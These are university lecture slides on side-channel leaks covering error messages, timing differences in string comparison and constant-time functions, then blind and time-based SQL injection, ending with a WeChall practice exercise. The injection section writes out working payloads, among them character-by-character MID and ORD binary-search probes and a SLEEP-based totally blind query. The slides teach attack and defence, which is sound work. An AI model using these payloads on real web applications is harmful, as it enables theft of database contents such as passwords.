

Side Channels

Sicurezza (CT0539) 2019-20
Università Ca' Foscari Venezia

Riccardo Focardi

www.unive.it/data/persone/5590470
secgroup.dais.unive.it



Introduction

Side channels

It is often the case that applications have **side effects**: an observable effect reflecting the internal state

If the side effect depends on a secret value we have a ***partial* leakage**

If the leakage is **enough to recover the secret** then we have an attack

Necessary leakages

Consider a **failure** in password check:

1. User enters a password
2. The system checks the password (hash)
3. If the password is incorrect the user is notified

Leak: at each iteration the attacker **discovers** that a certain password is **incorrect**

⇒ An attacker might directly **bruteforce** a password online

Solutions:

1. slow down password check after some errors
2. disable user account after some errors

Example: PINs

Small search space \Rightarrow the attack becomes **fast!**

- ATM PIN
- Telephone (SIM) PIN
- Any smartcard PIN
- Smartphone PIN
- ...

\Rightarrow 5 digits PINs are just 99999!

Slowing down is not effective

Only possible solution: Lock device after some attempts

\Rightarrow The leakage rate matters

Kind of side channels

Side channels can be based on

- Errors
- Time
- Content
- Size
- Power consumption
- Electromagnetic emissions
- ...

Errors

Example: Wrong credentials

We cannot ignore the error, but we can **minimize** the leak by “hiding” what is wrong

1. if username is wrong return ~~“User does not exists”~~
2. if password is wrong return ~~“Wrong password”~~

Solution: if either username or password is wrong return **“Wrong credentials”**

Time attacks

Consider again the example: if either username or password is wrong return *“Wrong credentials”*

The test “either username or password is wrong” might be **faster** when the username is wrong

⇒ an attacker observing **time** could still deduce that the User does not exist!

Solution: use time-safe code!

Time: string comparison

Comparison can take different time depending on “how different” are the compared values

```
'aaaaaaaaa' == 'aaaaaaaaa'
```

can be slower than

```
'aaaaaaaaa' == 'aaaaaaaabb'
```

⇒ test stops at the first wrong character!

When strings differ early the test speeds up even more:

Examples:

```
'aaaaaaaaa' == 'baaaaaaaaa'
```

```
'aaaaaaaaa' == 'a'
```

are typically faster than previous examples

Time: string comparison attack

Attacker starts from

```
'axxxxxx' == '*****'
```

```
'bxxxxxx' == '*****'
```

...

```
'sxxxxxx' == '*****'
```

⇒ Slower! first * is s!

Then

```
'saxxxxx' == '*****'
```

```
'sbxxxxx' == '*****'
```

...

⇒ Time difference allows for
brute-forcing single characters!

Time-safe functions

Functions that take the same time, independently of parameters

Example:

The PHP function

```
bool hash_equals (  
    string $known_string ,  
    string $user_string  
)
```

Compares strings using the same time whether they're equal or not

This function should be used to **mitigate timing attacks**; for instance, when testing [crypt\(\)](#) password hashes.

Neither PHP's == and === operators nor [strcmp\(\)](#) perform constant time string comparisons

Blind SQL injection

An injection that exploits a *side channel* to leak information:

- The injection queries sensitive data
 - The result is leaked via side channel
- ⇒ It is **used** when the result of the query cannot be directly displayed

Possible side channels

Depending of the query **success**, the application shows:

- a distinguishable message
- an error
- a broken page
- an empty page
- ...

Intuitively, we get a **1-bit boolean answer**

⇒ **Iteration** might leak the whole sensitive data

Example

Consider a **password recovery** service that sends an email with a new password to users, if they are registered in the system

- If the user is registered the email is sent
- otherwise an **error message** is displayed

No information from the database is displayed but the error message depends on the actual query

⇒ if the attacker can make the error depend on database information then **1 bit can be leaked**

Example ctd.

Suppose the query checking the existence of the `EMAIL` (given as **input**) in the database is something like:

```
SELECT 1 FROM ... WHERE ... email='EMAIL'
```

If the query is successful the answer is YES otherwise the answer is NO (including when there is an **error** in the query)

What is the effect of input `EMAIL = ' OR 1 #'`?

⇒ Makes the query **succeed** but does not leak any data

However, the attacker discovers that injections are possible

Leaking something

The attacker injects the following code:

```
' OR (SELECT 1 FROM people LIMIT 0,1)=1 #
```

- success: if the table `people` exists
- fail: if the table `people` does not exist

Notice the usage of `LIMIT 0,1` to just get the first row, where `0` is the OFFSET and `1` the ROWCOUNT


⇒ It takes the first row of the result, it is necessary to get a single 1 as result

Is the query OK?

```
mysql> SELECT 1 FROM people WHERE mail='' OR  
        (SELECT 1 FROM people LIMIT 0,1)=1;
```

```
+----+  
| 1 |  
+----+  
| 1 |  
| 1 |  
...  
| 1 |  
| 1 |  
+----+
```

```
10 rows in set (0.00 sec)
```



With 10 users the query returns 10 rows with value 1 (can be OK or not ... maybe the web application **crashes**)

Emulating the original query

The attacker can **limit** the result to one row by adding another LIMIT directive as follows:

```
mysql> SELECT 1 FROM people WHERE mail='' OR  
        (SELECT 1 FROM people LIMIT 0,1)=1 LIMIT 0,1;
```

```
+----+
```


```
| 1 |
```

```
+----+
```

```
| 1 |
```

```
+----+
```

```
1 row in set (0.00 sec)
```



The result is identical to the original one

Errors

The query could fail

```
mysql> SELECT 1 FROM people WHERE mail='' OR  
        (SELECT 1 FROM users LIMIT 0,1)=1 LIMIT 0,1;
```

ERROR 1146 (42S02): Table 'sql_example.users' doesn't exist

In case of error the application might

- break ⇒ showing an error message
- ignore it ⇒ consider the result as 0

In both cases the error is **distinguishable** from the success case

Checking column name

The attacker can use the **MID** function to check the existence of a particular column

MID(password, 1, 0) gets the substring of length 0 from position 1

```
SELECT 1 FROM people WHERE mail='  
' OR (SELECT MID(password,1,0) FROM people LIMIT 0,1)='' #
```

⇒ Only when **password** exists the attacker gets a positive result

Leaking arbitrary data

Once table and column names are known the attacker can leak arbitrary data brute-forcing single characters:

```
' OR (SELECT MID(password,1,1) FROM people LIMIT 0,1)='a' #
```

```
' OR (SELECT MID(password,1,1) FROM people LIMIT 0,1)='b' #
```

...

```
' OR (SELECT MID(password,1,1) FROM people LIMIT 0,1)='z' #
```

⇒ Brute-forces the first character of the first password!

Binary search

Binary search makes search efficient:

```
' OR (SELECT ORD(MID(password,1,1)) FROM people LIMIT 0,1) <= ORD('m') #  
FALSE
```

```
' OR (SELECT ORD(MID(password,1,1)) FROM people LIMIT 0,1) <= ORD('t') #  
FALSE
```

```
' OR (SELECT ORD(MID(password,1,1)) FROM people LIMIT 0,1) <= ORD('w') #  
FALSE
```

```
' OR (SELECT ORD(MID(password,1,1)) FROM people LIMIT 0,1) <= ORD('y') #  
TRUE
```

```
' OR (SELECT ORD(MID(password,1,1)) FROM people LIMIT 0,1) <= ORD('x') #  
TRUE
```

Binary search

a b c d e f g h i j k l m n o p q r s t u v w x y z

FALSE

n o p q r s t u v w x y z

FALSE

u v w x y z

FALSE

x y z

TRUE

x y

TRUE

x

⇒ **Worst case:** 5 queries for lowercase letters ($\log_2 26 \sim 4.7$)

Totally blind SQL injection

The web application does **NOT** show:

- any distinguishable message
- any error
- any broken page
- any empty page
- ...

⇒ The attacker can still **use time**

Time based attack (blind injection)

The attacker still uses binary search:

```
' OR (SELECT IF(
  (SELECT ORD(MID(password,1,1)) FROM people LIMIT 0,1)<=ORD('m'),
  SLEEP(1),
  NULL)
) #
```

When the internal query is successful the query “sleeps” for some time

⇒ Time should be enough to be **observed remotely!**

Attack is **slow** but can potentially **leak** the whole database!

Summary

Assume that the web application:

- is vulnerable to SQL injection
- does not display query results

Blind injection: the application behaves differently depending on query result

Totally blind injection: the application behaviour is independent of the query

The attacker can

- **guess** table and column names
- attack **information_schema** in order to dump database structure

The whole database is **dumped** character by character

Binary search improves the efficiency

Exercise

WeChall: [Blinded by the light](#)

- White box challenge: source code is available
- Needs scripting: use [python requests](#)

Attack plan:

- Study the source code
- Try injections by hand
- Script your attack to solve the challenge

NOTE: Behave correctly and respect the WeChall site!